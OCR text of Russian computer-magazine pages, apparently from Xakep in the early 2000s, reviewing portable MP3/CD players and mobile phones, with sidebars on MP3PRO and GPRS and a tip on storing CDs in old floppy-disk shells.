В комплекте с плейером идет трехметровый аудиокабель для подключения к внешней акустике (например, к музыкальному центру), наушники, толстенькая книжечка с руководством (в том числе и на русском), компакт с софтом и музыкой, блок питания и комплект из четырех батареек AA (Duracell Ultra). При этом сразу чувствуется основательный подход, ведь даже на батарейках Thomson решила не экономить :]. К слову, батареек хватает на часов десять, что вполне можно записать в актив этой модели. Также PDP2080 может брать живительную энергию и от аккумуляторов, но их все же придется приобрести отдельно (аккумуляторы нужно подзаряжать в плейере, однако не советую этого делать с обычными батарейками :)). Что касается "начинки" плейера, то и она довольно аппетитная. Жидкокристаллический дисплей радует своей информативностью и поддержкой ID3-тэгов (жаль только, нет поддержки русского языка). Желудок же Лиры отлично переваривает музыкальные компакты типа Audio-CD, CD-DA, CD-R и CD-RW, а также мп3'ши с битрейтами от 32 до 256 kbps, включая переменные (VBR). Эквалайзер имеет пять установок для установки оптимального звучания.

■ Качество звучания

Thomson не стала усложнять оценку качества звучания ее плейера, т.к. наушники, идущие в комплекте, весьма неплохого качества (и необычной формы). Первым делом я достал парочку фирменных компактов (Audio-CD) и приготовился реально оценить богатство и глубину звука.
Однако сделать это с особым удовольствием не получилось. Да, качество звука хорошее, но не более того - кристальной прозрачности и чистоты от него не добиться. Та же история повторилась и с пиратскими домашними сборниками mp3 на болванках. Второй каплей дегтя оказалась недостаточная максимальная громкость Лиры - многочисленным ездюкам на метро ее может не хватить (таким, как я :)).

■ Особенности

Юзеры, уже имевшие дело с MP3/CD плейерам могут легко заметить, что формы Лиры несколько пышноваты - сказывается большой аппетит и питание от четырех батареек. В остальном все на своих местах - кнопки удобны расположены по всему телу и весьма облегчают навигацию по дискам (главное - сначала запомнить, что кнопки для регулировки громкости служат и для навигации по сидюкам и трэкам). Антишоковый буфер радует своим размером (объем 100 секунд с mp3 (128kbps) и 40 секунд при проигрывании Audio-CD) и вполне спасает при беге и интенсивной тряске. Эквалайзер тоже хорош, особенно режим "DBBS ", усиливающий яркость басов. А возможность создания плейлистов поможет выбрать любимые трэки из всего обилия альбомов на компакте. В общем, Лира получилась довольно привлекательным девайсом за свою цену (около 120 бакинских).

Thomson Lyra (PDP2222)


Эта вторая и самая маленькая звездочка из созвездия Lyra. Ее размеры и вес вызывают впечатление, что перед тобой не какой-нибудь серьезный девайс, а миниатюрная игрушка. Впрочем, первое впечатление оказалось обманчивым - эта Лира может во многом дать фору более крупным и опытным старшим собратьям.

■ Спецификации

В большой коробке, помимо миниатюрной Лиры, имеются наушники (такие же, как и у

NEXT

p0r0h (p0r0h@real.xakep.ru)



MP3PRO

Этот формат сжатой музыки вскоре должен сменить старичка mp3 (кстати, и MP3PRO, и MP3 разработала все та же Thomson Multimedia). Новый же стандарт основан на кодеке от фирмы Coding Technologies и использует улучшенную акустическую модель, а также обладает вдвое большей компактностью, чем MP3. Процесс кодирования MP3PRO происходит в два этапа.
В первом кодер анализирует низкочастотную информацию аудиозаписи и кодирует ее в обычный MP3-поток, что обеспечивает обратную совместимость. А во втором кодер анализирует высокочастотные компоненты и кодирует их в MP3-поток. Такая технология и позволяет уменьшить вдвое размер исходного файла при том же качестве звучания. Первые плейеры с поддержкой MP3PRO ожидаются совсем скоро (модель PDP 2800 от Thomson появится уже осенью), а пока можно скачать программный кодер/декодер MP3PRO с **http://www.thomson.fr.**

PDP2080), USB кабель, чехол, ремешок для ношения, две AAA батарейки Duracell Ultra (хватает на 8-10 часов), а также диск с софтом и драйверами. Объем памяти невелик - всего 32 МБ, но ее можно докупить и увеличить до 96 МБ (у Лиры имеется слот для SMC). ЖК-дисплей достаточно информативен и отображает вполне четкие символы (номер трэка, общее время песни, оставшееся время звучания, режимы эквалайзера, битрейт, режим воспроизведения, громкость и индикатор батарей). Поддерживаемые типы файлов: MP3 (CBR, VBR), RealAudio, WAV (MP3, ADPCM), WMA.

Качество звучания

После установки драйверов и проги MusicMatch я закачал несколько мп3'шек с различным битрейтом на борт 2222-ой Лиры. Закачка файлов длилась совсем недолго - сказывается применение USB. Вот только много их не закачаешь, т.к. объем памяти позволяет залить лишь штук 10 mp3'шек в приемлемом качестве. Что касается самого качества звука, то оно весьма достойное. Звучание чистое и яркое, если оно, конечно, не испорчено низким битрейтом.

Особенности

Функция блокировок кнопок оказалась весьма полезной, а если ее не использовать, особенно при интенсивном юзаньи Лиры, то трэки могут убежать вперед или назад (это касается и громкости). В остальном все достаточно удобно и каких-либо проблем не наблюдается. В эквалайзере имеется пять установок, но включать рекомендую только "Bass" - остальные режимы ничем особенным не блещут (Flat, Pop, Rock, Jazz). В итоге и маленькая 2222-ая звездочка из созвездия Lyra показала себя довольно хорошо и может вполне придтись по вкусу многочисленным юзверям, для которых размер имеет значение ;].

Eline EL-MP3P-CDE-338

Этот плейер можно смело назвать преемником знаменитого Lenoxx'a, т.к. "начинку" для Eline сделала та же фирма (DataWalker), что и разработала старичка Lenoxx. Нам же осталось узнать, насколько удачным получилось совместное детище Eline и DataWalker.

Спецификации

Eline не поскупилась с комплектом поставки и положила в коробку, помимо самого плейера, инструкцию, блок питания, два NiCd-аккумулятора, пульт ДУ с LCD дисплеем, кабель для подключения внешней акустики, сумочку

и наушники (правда, подозрительного вида). Поддерживаемые форматы болванок: Audio-CD, CD-R и CD-RW. MP3'шки ограничены битрейтом от 16 до 320 Кбит/с (интересно, кто-нибудь кодит в 16 Кбит/с? ;)). Также имеется поддержка и ID3-тэгов.

Качество звучания

Проигрывание Audio-CD ничем особенным не выделяется и держится скорее на уровне дешевых CD-плейеров. С mp3'шками дело обстоит получше. Качество звука держится на хорошем уровне, впрочем и не без огрехов. Дело в том, что при битрейте в 320 Кбит/с отчетливо слышатся посторонние шумы и искажения. Так что любителям слушать музон именно при таком битрейте следует лучше обратить внимание на какую-нибудь другую модель.

Особенности

Приятно порадовал дизайн плейера, особенно расположе-

NEXT

КОРОТКО

iRiver SlimX

Стильный плейер буквально на все случаи жизни. Количество настроек, качество звука, объем антишока - все это склоняет чашу весов в его пользу. Ну а если этих аргументов тебе недостаточно, то приплюсуй к ним еще FM-приемник, продолжительную работу и поддержку русского языка. Должно хватить ;].

Philips Expanium (EXP501)

Еще один "стиляга" с отличным звучанием и продвинутыми характеристиками. Как и SlimX, стоит несколько выше, чем многочисленные конкуренты, но своей отличной работой заставляет забыть о высоковатой цене.

Thomson Lyra (PDP2222)

Маленькая звездочка из созвездия Лиры показала себя с лучшей стороны. Чистое звучание, маленькие размеры и невысокая цена придутся по вкусу сторонникам флэшовых плейеров.

Eline EL-MP3P-CDE-338

Эта модель может уверенно занять свое место среди недорогих плейеров. Тем более, что в запасе у нее имеются хорошие характеристики и корни, ведущие от первого Ленокса.

Soul DMP-201 (Soul-2)

Многим достаточно только взглянуть на имя новинки, чтобы тут же загореться желанием купить ее. Слава первого Соула облегчила жизнь и продвижение на рынок второму. Но DMP-201 тоже не остается в долгу, радуя своей безукоризненной работой.

Samsung Yepp (YP-30S)

Несмотря на миниатюрные размеры, эта модель восхищает своими стильными формами и характеристиками. И если тебе необходим флэшовый плейер, то можешь смело брать YP-30S.

ние кнопок управления. Дисплей тоже не подвел - наряду с содержимым тэгов и названием трэка, на него отображается еще и битрейт, частота дискретизации и режим "Stereo", "Joint Stereo" или "Mono" для проигрываемой композиции. Антишок же спасает только в течении секунд 20 при прослушке Audio-CD и 40-50 секунд с mp3-шками на болванках (с битрейтом около 128 Кбит/с). Ясное дело, что для занятий спортом этот плейер будет не лучшим выбором, но с ходьбой и непродолжительными пробежками антишок вполне справится. Пульт ДУ выполнен очень грамотно. Помимо удобных кнопок управления на нем имеется ЖК экран, отображающий номер/позицию текущего трека, заряд батарей и текущий режим проигрывания. В итоге получился довольно привлекательный плейер за привлекательную цену (порядка 100$). Ну что ж, достойный преемник Ленокса ;].

iRiver SlimX (iMP-350)

Наверняка у каждого в детстве были любимые игрушки, которые всегда выделялись на общей куче чем-то особенным и привлекательным. Так вот, красавец SlimX тоже может стать твоей любимой игрушкой уже сейчас, т.к. его начинаешь хотеть уже с первого взгляда, даже не заглядывая ему в паспорт и под одежку (привет Данечке :)).

Спецификации

Если же заглянуть в коробку, то там, помимо самого плейера, дожидаются своего хозяина пульт ДУ, наушники, блок питания, два аккумулятора, ме-

шочек для переноски, контейнер для двух батареек (его можно подключать как внешний БП) и руководство по эксплуатации. Теперь смотрим в паспорт и видим, что SlimX не какой-нибудь проходимец, а вполне элитная персона. Чтение дисков CD-R/CD-RW, воспроизведение mp3'шек с битрейтом от 8Kbps до 320kbps (в том числе и с переменным), поддержка плейлистов от винампа, антишок на 180 секунд для аудио-CD и на 480 секунд для MP3 (44.1 кГц, 128 Кбит/с), пульт ДУ с ЖК-дисплеем и поддержкой ID-3 тэгов, эквалайзер с предустановками и возможностью ручной регулировки, FM-приемник, возможность смены прошивки. Все это как нельзя лучше свидетельствует о чистокровном происхождении данного экземпляра.

Качество звучания

После того как заглянул в документы, я попросил SlimX исполнить чего-нибудь из своего насыщенного репертуара. И надо отметить, он не стал переводить стрелки на других и отмазываться, а с чувством собственного достоинства принялся за работу. Звук, "издатый" из него (поставить точку, что ли :)), был очень чистый и приятный на слух. Без всяких завываний, повизгиваний и похрюкиваний. А эквалайзер с ручной регулировкой позволил получить максимум наслаждения. Причем как при проигрывании Audio-CD, так и при прослушке MP3. Еще стоит упомянуть максимальный уровень громкости - его хватит с лихвой (а если слушать с такой громкостью FM-станции, то становится жаль свои барабанные перепонки :)) во всех шумных местах (ну, пожалуй, только не вблизи реактивного двигателя).

Особенности

Сразу отмечу, что плейер очень стройный, без всяких режущих глаза выпуклостей. Стильно и практично. Аккумуляторов хватает на десять часов беспрерывной работы, так что удовольствие от него можно получить море и маленький тазик :]. Антишок же стоит на страже работы своего хозяина исправно, не давая повода для беспокойства. FM-приемник скрасит паузы между заменами сидюков или позволит послушать какую-нибудь модную станцию (типа "Маяк" :)). Ну а недостатки плейера - это продолжение его достоинств. Конкретно - цена, которая несколько выше, чем у многочисленных конкурентов. Но, как известно, на хорошую игрушку денег не жалко ;].

IRiver2 (iMP-250)

Младший братец самого SlimX'а. А это говорит о многом. Правда, такой спортивной формы, как у Слима, у IRiver2 нет, но в остальном они во многом похожи. Документы это тоже подтверждают :].

Спецификации

При осмотре выяснилось, что и IRiver2 имел при себе наушники, сетевой адаптер, пульт ДУ с ЖК-дисплеем, два аккумулятора и сумочку для переноски. Что касается личных качеств, то он умеет читать компакты CD-R/CD-RW, играть mp3'шки с битрейтом от 32

Kbps до 320 kbps (в том числе и с переменным), юзать плейлисты от винампа, включать антишок на 180 секунд для аудио-CD и на 480 секунд для MP3 (44.1 кГц, 128 Кбит/с), пользоваться эквалайзером (5 режимов + ручная регулировка), отображать ID-3 тэги и работать как FM-приемник. Одним словом - трудоголик :].

Качество звучания

Так. Где-то я это уже слышал... Ах, да, SlimX пел точно таким же голосом - ярким и сочным. Громкости IRiver2 тоже не занимать, и при необходимости можно реально напрячь свои уши. Как в случае со SlimX, второй ривер тоже порадовал возможностью вручную настроить эквалайзер, а не пользоваться уже предустановленными режимами (складывается впечатление, что инженеры, их устанавливающие, либо совсем не разбираются в музыкальных направлениях, либо не слушают, чего они там наустанавливали).

Особенности

Тут сразу хочется предупредить особо безбашенных любителей чего-нибудь подразогнать и улучшить (как я, например :)), что хотя этот плейер позволяет легко сменить прошивку, делать это нужно внимательно. Дело в том, что прошивки для европейского плейера (1,8 Мб флэш памяти) не подходят к китайскому со-

NEXT

брату (2,16 Мб флэш-памяти). Так что, если у тебя плейер-китаец, не стоит одевать на него европейскую одежку - он может не выдержать такого издевательства и отойти в мир иной. Антишок же спасает в большинстве ситуаций, но в каких-нибудь экстремальных ситуациях его может не хватить (при интенсивной погоне за уходящей электричкой :)) - у старшего брата SlimX он понадежней. Также несколько насторожило плохое знание русского языка - частенько Ривер вместо них отображал какие-нибудь иероглифы и прочие непонятные знаки (видимо, китайские корни дают о себе знать :)). Заряда батареек на беспрерывную работу Ривера хватает на 12-15 часов, с аккумуляторами ситуация аналогичная. Это весьма неплохо, особенно если учесть, что большинство CD/MP3-плейеров прошлого поколения играли только часа 2-3, а затем снова просили новую порцию батареек.

Soul DMP-201 (Soul-2)

Помнится, первый Соул навел очень много шума на рынке MP3/CD-плейеров, положив основу для дальнейшего развития и улучшения подобных девайсов. И вот ему на смену спешит Soul DMP-201, обещая еще больше порадовать многочисленных меломанов.

■ Спецификации

Комплект поставки у второго Соула включает в себя собственно сам плейер, пульт ДУ, наушники, блок питания, два аккумулятора, сумочку и инструкцию. Технические характеристики тоже достаточно внушительные: поддержка болванок CD-R и CD-RW, MP3 играются с битрейтом от 32 до 320 kbps (а также с переменным), антишок на 480 секунд при проигрывании мп3'шек и 192 секунды с Audio-CD, отображение ID3-тэгов, семиполосный эквалайзер, четырехстрочный ЖК-дисплей, многоязыковая поддержка (в том числе и русского), возможность апгрейда прошивки и память на 12 CD. В общем, почти все, что может пожелать придирчивый юзверь.

■ Качество звучания

Подобные экземпляры нередко страдают от слишком сильного внимания к своей персоне. Ведь зная прошлые успехи их младших братьев, юзвери ждут от них, как минимум, не худших результатов. Но второму Соулу особо страдать не пришлось, т.к. он с честью прошел это испытание. Воспроизведение трэков на музыкальных компактах и болванках с мп3'шками было весьма приятным занятием без желания снять наушники в течение нескольких часов.

■ Особенности

Начну с минусов. По сравнению с первым Соулом у этой модели несколько снизилось количество настроек и навигация по трэкам/дискам уже не столь удобна, как раньше. Также наблюдаются глюки с отображением тэгов на русском языке. Но, скорей всего, все это исправится с выходом новой прошивки. Теперь о плюсах. Антишок у Soul-2 проявляет свои лучшие качества и способен справиться с многочисленными трясками и вибрациями. Дисплей по количеству отображаемой инфы превосходит самого SlimX, что тоже радует. Заряда аккумуляторов хватит часов на 8-10 беспрерывной работы (в зависимости от битрейта). А уровень максимальной громкости и само качество звука придутся по вкусу даже самым привередливым музыкальным гурманам.

Samsung CD Yepp (MCD-SM60)

Любопытный плейер с любопытным названием. Корни этого слова идут не из русского языка (как может показаться на первый взгляд ;)), а от буржуйского сленгового аналога слова "Yes" - "YEPP". Теперь посмотрим, что еще интересного наблюдается у этой модели.

■ Спецификации

Yeep поставляется в комплекте с блоком питания и наушниками, подключаемыми к пульту ДУ с ЖК-экраном. А для тех, кто слушает музыку и в машине, имеются специальные аксессуары - кассета-адаптер для магнитолы, БП от гнезда прикуривателя и коврик для снижения вибрации и скольжения. Довольно оригинальный

подход к комплектации, т.к. зачастую многие производители плейеров не слишком балуют владельцев авто. Что касается технических характеристик, то тут все в норме. MCD-SM60 поддерживает формат дисков - CD, CD-R/RW и может воспроизводить mp3'шки с битрейтом от 32 до 322 kbps, а размер антишока составляет 45 секунд для Audio-CD и 120 секунд для MP3 (на экране плейера имеется специальный индикатор, показывающий, сколько еще можно издеваться

TIPS&TRICKS

Если у тебя с прошлого тысячелетия завалялась стопка пятидюймовых дискет, то этот совет для тебя. Сделай прорези в их пластмассовых корпусах сбоку, достань магнитные диски, и таким образом ты получишь удобные и стильные приспособления для хранения и переноски CD. Особенно это касается, так называемых, технологических CD-R, которые продаются без футляров. Теперь тебе не нужно использовать для их переноски книги, тетради и твой любимый журнал Хакер. А представь, как колоритно будет смотреться, когда ты придешь к другану, и со словами: «Я тут тебе прогу прикольную принес» - достанешь пятидюймовую дискету :).

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). А ты прислал мне свои трюки и советы?

■ Качество звучания

Звук в MCD-SM60 оказался вполне добротным, но без особых изысков. SBS (Super Bass Sound) придает басам необходимую сочность, так что рекомендую ее оставлять всегда включенной. Громкости звука должно хватить в большинстве ситуаций, но в слишком зашумленных местах все равно придется прислушиваться к проигрываемым трэкам.

■ Особенности

Плейер порадовал своей удобной навигацией. На выбор нужного трэка или альбома уходит совсем немного времени. Вот антишок проявил себя неоднозначно - с одной стороны, его хватало даже при сильной тряске при проигрывании MP3, но, с другой, он сразу капитулировал при малейших вибрациях при прослушке Audio-CD. В питании же он довольно неприхотлив, т.к. две алкалиновых батарейки ему хватает часов на десять беспрерывной работы.

Samsung Yepp (YP-30S)

А вот эта моделька своим интригующим видом и размерами определенно вызывает симпатию. И влечение к

ней нарастает все больше, когда узнаешь ее ближе.

■ Спецификации

При суперкомпактных габаритах (44x65x14,5 мм) и минимальном весе (34 грамма), “Епочка” умудряется нести на себе 64 Мбайт флэш-памяти, встроенный диктофон, ЖК-дисплей с подсветкой, USB-интерфейс для загрузки трэков с компа, 4 установки эквалайзера, функцию усиления басов и просмотра названий композиций. Весьма неплохо для такой миниатюрной вещицы.

■ Качество звучания

После установки ПО “Епка” шустро приняла в себя солидную порцию музона. И надо отметить, что mp3’шки, находясь в ней, ничуть не испортились, а, напротив, радовали красивым звучанием. А для пущей сочности звучания можно поэкспериментировать с установками эквалайзера.

■ Особенности

Сразу хочется отметить, что закачка файлов с YP-30S происходит практически незаметно, т.к. скорость передачи через USB-порт у этой модельки составляет целых 7 Мб в секунду. Диктофон тоже неплох и, помимо своих основных функций, может

весьма пригодиться на каком-нибудь экзамене ;]. Плейер можно носить на поясе с помощью специальной клипсы (имеется в комплекте) и на руке или на шее (для этого есть ремешок). В итоге же получилась весьма симпатичная, стильная и функциональная вещица. Да пребудет с тобой вечный “YEPP” ;]!

MPIO-CMG

Еще при первом взгляде на коробку с плейером, возникло ощущение, что где-то это я уже видел. И правда, в ней лежал брат-близнец Soul DMP-201 (Soul-2). Чтобы как-то опровергнуть или подтвердить свои подозрения, пришлось достать документацию. В спецификациях были все те же внушительные характеристики, что и у второго Соула. Подозрения усились :]. И только зарядив в плейер пару компактов и оценив качество звучания (а заодно антишок и т.д.), стало окончательно ясно, что MPIO-CMG и Soul DMP-201 одно и тоже лицо. Поэтому, если тебе приглянулся второй Соул, то можешь смело брать и MPIO-CMG (в зависимости от их наличия и цене в прайс-листе

Тестируемые товары
Вы можете приобрести в интернет-магазине _www.21vek.ru_ или заказать по тел. 790-31-17.

Михаил Михин (centner@real.xakep.ru)

Раз мобила, два мобила

А что лично ты достаешь из широких штанин?

S/N:K

Сейчас мобильным телефоном уже никого не удивишь. Зато можно запросто удивиться самому, изучая прайс-листы с их стоимостью. Вот и мы поизучали и, посовещавшись, решили нести в массы свет знаний. Пересмотрев, покрутив и заюзав массу моделей мобилок из самых разных ценовых категорий, мы отобрали наиболее интересные\перспективные и предлагаем тебе ознакомиться с нашими оценками и сделать свой выбор. Дерзай, амиго!

Alcatel

- **Модель:** One Touch 310
- **Размеры:** 103x44x24
- **Вес:** 99 граммов
- **Корпус:** обычный со сменными панелями

- **Время работы:** 5,5 часа в режиме разговора и 260 часов в режиме ожидания
- **Стандарт:** двухстандартный (EGSM 900/GSM 1800)
- **Дисплей:** 6 строк, янтарная подсветка
- **Клавиатура:** клавиша навигации Drive Key, блокировка, есть варианты с кириллицей на клавишах
- **Бонусы:** виброзвонок, EMS

- **Цена:** 120 у.е.

Телефон для того, чтобы по нему звонить. Понтоваться с данным аппаратом сложно, разве что начать постоянно менять лицевые панельки. Короче - рабочая лошадка без особенных выкрутасов.

Alcatel

- **Модель:** One Touch 700
- **Размеры:** 103x42x22 мм
- **Вес:** 103 грамма
- **Корпус:** обычный
- **Время работы:** 6 часов в режиме разговора и 240 часов в режиме ожидания
- **Стандарт:** двухстандартный (EGSM 900 / GSM 1800)
- **Дисплей:** графический, 8 строк
- **Клавиатура:** есть, плюс к ней пятипозиционная клавиша навигации
- **Бонусы:** виброзвонок, органайзер, синхронизируемый с ПК, адресная книга - до 300 контактов, 23 поля на контакт, расписание - до 300 ячеек, список задач - 30 ячеек, калькулятор, конвертер валют, аналоговые часы, голосовые функции - набор номеров и доступ к меню - 10 ячеек, анимированные иконки в меню, 5 шаблонов для SMS, упрощенное написание SMS (T9 system), WAP, активный флип, диктофон на 15 секунд

- **Цена:** около 140 у.е.

Ярко выраженная “альтернатива”. Вроде бы есть те же плюсы, что и у “монстров” сотовой индустрии, но, вместе с тем, цена, установленная на этот аппарат, находится на призывно низкой отметке. Аппарат предлагает обширнейшие возможности планирования своего личного времени, по каждому контакту в адресной книге можно развести самое настоящее досье с массой пометок и уточнений. Аналоговые часы для любителей поностальгировать - в комплекте.

Alcatel

- **Модель:** One Touch 511
- **Размеры:** 97x42x20 мм
- **Вес:** 75 граммов
- **Корпус:** обычный
- **Время работы:** 6 часов в режиме разговора и 280 часов в режиме ожидания
- **Стандарт:** двухстандартный (GSM 900 / GSM 1800)

- **Дисплей:** графический, 6 строк
- **Клавиатура:** есть, плюс к ней трехпозиционная клавиша навигации
- **Бонусы:** виброзвонок, органайзер, аналоговые часы, будильник, калькулятор, конвертер валют, расписание с напоминанием (300 ячеек), анимированные иконки в меню, разные возможности навигации и поиска в телефонной книге, голосовой набор (10 ячеек), передача данных/факс до 14400, упрощенное написание SMS (T9 system), WAP

- **Цена:** около 170 у.е.

Что-то мне подсказывает, что по соотношению цена\качество\функциональность именно этот телефон занимает если не первую, то уж во всяком случае одну из лидирующих позиций.

Приятно лежащий в руке, оборудованный виброзвонком и укомплектованный полифоническими мелодиями - он понравился мне сразу, эдакий могучий карапуз.

LG

- **Модель:** 600
- **Размеры:** 80x44x24 мм
- **Вес:** 95 граммов
- **Корпус:** книжка-раскладушка
- **Время работы:** 2.5 часа в режиме разговора и 150 часов в режиме ожидания
- **Стандарт:** двухстандартный (GSM 900/1800)
- **Дисплей:** графический, 7 строк, и дополнительный дисплей на внешней стороне крышки разме-

ром 96x12 пикселей
- **Клавиатура:** есть :))
- **Бонусы:** WAP, виброзвонок, органайзер, синхронизация с компьютером, голосовой набор, диктофон на 180 секунд, встроенная громкая связь, игры, передача данных и т.д. и т.п.

- Цена: около 250 у.е.

Маленький и довольно миленький телефончик с массой функций за очень даже гуманные деньги. Отдельно стоит отметить наличие дополнительного дисплейчика на внешней стороне крышки - посмотрел, кто тебе трезвонит, и, в случае нежелания отвечать, можешь даже не раскладывать телефончик.

LG

- **Модель:** 510w
- **Размеры:** 82.5x45x18.5 мм
- **Вес:** 78 граммов
- **Корпус:** книжка-раскладушка
- **Время работы:** 3 часа в режиме разговора и 200 часов в режиме ожидания
- **Стандарт:** двухстандартный (GSM 900/1800)

- **Дисплей:** графический, 8 строк
- **Клавиатура:** имеется
- **Бонусы:** виброзвонок, органайзер, часы и будильник, калькулятор, синхронизация с ПК, голосовой набор - 10 ячеек, встроенный модем, WAP, диктофон 90 секунд, игры

- Цена: около 300 у.е.

Очень приятный дизайн, красивая подсветка (можно выбрать голубую или изумрудную), большое разнообразие расцветок корпуса. В остальном все как у всех, обилие функций, бесплатная гарнитура с клавишей приема звонков. Серьезный аппарат за серьезные денежки.

Ericsson

- **Модель:** T39
- **Размеры:** 96x50x18 мм
- **Вес:** 86 граммов
- **Корпус:** обычный
- **Время работы:** 11 часов в режиме разговора и 300 часов в режиме ожидания
- **Стандарт:** трехстандартный (GSM 900/1800/1900)
- **Дисплей:** графический, 4 строки
- **Клавиатура:** автоматическая блокировка

- **Бонусы:** виброзвонок, голосовой набор, поддержка русского языка в меню, органайзер, календарь, синхронизация с компьютером, e-mail агент, диктофон, встроенный модем, IrDA, HSCSD, GPRS, WAP, Bluetooth

- **Цена:** около 230 у.е.

Навороченный телефон, потрясающий возможностями голосового управления, с телефоном практически можно общаться голосом. Имеется масса дополнительных аксессуаров, правда за ощутимые деньги, но зато телефон можно апгрейдить до заоблачных высот, придавая ему все новые и новые функции.

Ericsson

- **Модель:** T68
- **Размеры:** 101x48x19 мм
- **Вес:** 85 граммов
- **Корпус:** обычный
- **Время работы:** 11 часов в режиме разговора и 300 часов в режиме ожидания
- **Стандарт:** трехстандартный (GSM 900/1800/1900)
Дисплей: графический, 8 строк, 256 цветов

- **Клавиатура:** есть автоматическая блокировка, дополнительно имеется джойстик
- **Бонусы:** виброзвонок, голосовой набор, поддержка русского языка в меню, органайзер, календарь, синхронизация с компьютером, e-mail агент, диктофон, встроенный модем, IrDA, HSCSD, GPRS, WAP, Bluetooth

- **Цена:** около 450 у.е.

Мечта бизнесмена или богатенького мачо из бывших :)). Мобила настолько набита функциями, что покупать оную лицам без высшего технического образования не рекомендуется :)). На борту имеется MMS - Multimedia Messaging Service) - принятый во всем мире стандарт, позволяющий пользователям мобильных сетей отправлять с сотовых телефонов сообщения с форматированным текстом, высококачественными изображениями, мультипликацией и аудио.

NEXT

Что такое GPRS?

GPRS (General Packet Radio Service) - технология пакетной передачи данных, использующая режим множественного доступа с временным разделением (TDMA). Суть TDMA заключается в том, что радиоканал выделяется твоему мобильнику не на все время связи, а только на маленькие промежутки времени, чтобы в остальное время (в такие же промежутки времени) радиоканал использовался и другими мобильниками. То есть все время работы канала связи делится на одинаковые по длительности временные интервальчики, распределяемые по очереди между несколькими абонентами. Подобное временное разделение позволяет увеличить количество одновременно болтающих абонентов. Но только при пиковых загрузках сети все каналы заняты, в остальное время часть таких каналов простаивает. Идея GPRS - временно отдавать абоненту все свободные временные интервалы в данном радиоканале. Теоретически скорость передачи информации может составлять до 100 кбит/с и более. Но пока еще ограничения накладываются возможностями самих трубок. Скорость приема и передачи информации напрямую зависит от количества каналов, которые трубка поддерживает на прием и передачу. Один канал поддерживает передачу информации с максимальной скоростью 13,4 кбит/с (в стандарте GSM максимальное число таких каналов равно восьми). Трубки с GPRS, которые предлагают уже сегодня, поддерживают от 2 до 4 каналов для приема информации и до 2 каналов для передачи информации. А максимальные скорости приема и передачи составляют до 53,6 кбит/с и до 26.8 кбит/с соответственно.

Самое сладкое преимущество GPRS - ты платишь только за траффик, а не за время. Правда, в отличие от выделенных каналов, считается как входящий траффик, так и исходящий. При этом стоимость одного мегабайта информации такая, что GPRS уже сегодня сможет конкурировать с провайдерами, предоставляющими доступ в Интернет через модем. Если же введут наконец повременку на обычные телефоны, то доступ в Интернет через GPRS может и вовсе оказаться значительно дешевле.

РАЗ МОБИЛА, ДВА МОБИЛА

Михаил Михин (centner@real.xakep.ru)

Panasonic

- **Модель:** **GD95 или GD96**
- **Размеры:** 120,5x45,5x14,3 мм
- **Вес:** 85 граммов
- **Корпус:** обычный
- **Время работы:** 5 часов в режиме разговора и 190 часов в режиме ожидания

- **Стандарт:** двухстандартный (GSM 900/1800)
- **Дисплей:** графический, 10 строк x 16 символов, дисплей позволяет отобразить SMS сообщение целиком
- **Клавиатура:** есть, дополнительно имеется джойстик
- **Бонусы:** Полифонические тоны, запись мелодии звонка с микрофона, вибровзвонок, органайзер, часы и дата, будильник, улучшенное качество речи Enhanced Full Rate, шаблоны SMS, WAP, встроенный POP3/SMTP клиент, смена цвета дисплея, в GD96 также есть GPRS
- **Цена:** около 170 у.е.

Приятная вещица, но на мой вкус размеры великоваты, хотя изящества телефону не занимать. Полифонический звук сразу же обращает на себя внимание, помимо этого ты можешь записать через микрофон любой нравящийся именно тебе звук и наслаждаться им при каждом вызове. Дешево и не сердито, телефон на каждый день.

Panasonic

- **Модель:** **GD75 или GD76**
- **Размеры:** 106x45x22 мм
- **Вес:** 88 граммов
- **Корпус:** обычный
- **Время работы:** 5 часов в режиме разговора и 190 часов в режиме ожидания
- **Стандарт:** двухстандартный (GSM 900/1800)
- **Дисплей:** графический, 6 строк (13 экранных заставок, из которых 6 анимированных, 11 анимаций для идентификации звонящего)

- **Клавиатура:** есть, дополнительно имеется джойстик с пятью степенями свободы
- **Бонусы:** полифонические тоны, запись мелодии звонка с микрофона, вибровзвонок, органайзер, часы и дата, будильник, улучшенное качество речи Enhanced Full Rate, WAP, календарь, калькулятор, конвертер валют, голосовой набор, диктофон, система T9 с поддержкой русского текста, может выключаться и включаться по расписанию, отправляет сообщения до 459 символов длиной, в версии GD76 также есть GPRS
- **Цена:** около 180 у.е.

Телефон, который лежит передо мной и радует своим внешним видом. И не только внешним видом, но и набором функций, которых хватает за глаза, особенно если учесть одновременно цену, вес и размеры телефона.

Samsung

- **Модель:** **SGH-A400**
- **Размеры:** 70x48.5x20 мм
- **Вес:** 80 граммов
- **Корпус:** книжка-раскладушка, активный флип
- **Время работы:** 2.5 часа в режиме разговора и 80 часов в режиме ожидания
- **Стандарт:** двухстандартный (GSM 900/1800)
- **Дисплей:** графический 128x96 точек, 6 строк, имеются скринсейверы
- **Клавиатура:** а как же?
- **Бонусы:** биокалендарь для женщин, калькулятор калорий, виброзвонок, органайзер, часы и будильник, калькулятор, расписание с напоминанием, календарь, список задач, синхронизация с компьютером, встроенный модем, WAP

- **Цена:** около 330 у.е.

Явно женская модель, причем, судя по цене, предназначенная для богатеньких фемин, жмущихся над каждой калорией и страдающих провалами в памяти. Ощутимый плюс этого телефона - если ты сможешь подарить его своей подруге, она твоя навеки. :)

Samsung

- **Модель:** **SGH-A300**
- **Размеры:** 81x42x22 мм
- **Вес:** 83 грамма
- **Корпус:** книжка-раскладушка, активный флип и второй экран
- **Время работы:** 4 часа (2.5 часа со Slim батарейкой) в режиме разговора и 80 часов (50 часов со Slim батарейкой)в режиме ожидания
- **Стандарт:** двухстандартный (GSM 900/1800)
- **Дисплей:** графический 128x128 точек, 6 строк, дополнительный дисплей на внешней крышке размером 80 x 48 точек, голубая подсветка
- **Клавиатура:** имеется
- **Бонусы:** виброзвонок, органайзер, часы и будильник, калькулятор, расписание с напоминанием, календарь, список задач, мировое время, поддержка факс-модемной связи до 14400, ускоренный набор сообщений (T9), WAP, дополнительная Slim батарейка и наушники в комплекте

- **Цена:** около 265 у.е.

А вот этот корейский красавец явно мужского пола, правда вот при покупке стоит обратить внимание на различие в батарейках, с тонкой телефон долго не проработает без перезарядки.

Siemens

- **Модель:** **ME45**
- **Размеры:** 109x46x21 мм
- **Вес:** 99 граммов
